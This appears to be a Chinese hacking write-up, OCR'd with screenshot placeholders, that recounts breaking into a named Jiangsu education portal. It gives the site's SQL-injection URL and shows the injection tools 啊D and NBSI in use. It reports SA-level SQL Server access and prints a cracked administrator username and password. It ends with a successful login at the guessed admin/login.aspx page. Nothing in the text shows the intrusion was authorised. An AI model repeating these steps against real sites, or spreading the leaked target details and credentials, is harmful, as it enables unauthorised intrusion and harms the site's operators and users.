


图1 江苏互联星空教育频道入口

用啊D注入工具扫描了一下，发现该站存在注入点：**http://jyedu.js.chinavnet.com/teac/teac.aspx?TEAC_ID=147**，如图2所示。




图2 发现注入点

二、判断数据库类型及猜解管理员密码

于是进行注入检测，分析得到的数据库类型为“Access或其它数据库”，如图3所示。




图3 提示数据库类型为Access或其它数据库

检测表段，没有找到，也无法进行其它功能的运用，如图4所示。




图4 提示不能执行命令




图5 NBSI扫描结果

感觉像这样的大网站不应该用Access数据库，可能是工具识别错误了，于是换用著名的NBSI工具进行注入分析，如图5所示。得到了真实情况，是用了SQLServer数据库，当前库是**BMUCP**

_EDU_XKTC，还是SA权限。用NBSI的NB Commander和Treelist工具试试命令和目录显示，没有成功。猜解的管理员账号和密码共有5组，其中账号：**ahong2008** 密码：**!!@@##%** 的一组ID最靠前，应该有最大的权限。

三、寻找后台

下面去找后台登录，用工具没有找到，但提示admin目录是存在的，也就是说目录是对的，但文件名不确定。又手动试了几个，最后找到了，是 **admin/login.aspx**，因它用的是asp.net写的，所以是aspx文件，怪不得用工具都没找到呢。

用刚才得到的账号和密码试登录，OK！如图6、图7所示。




图6 后台登录界面

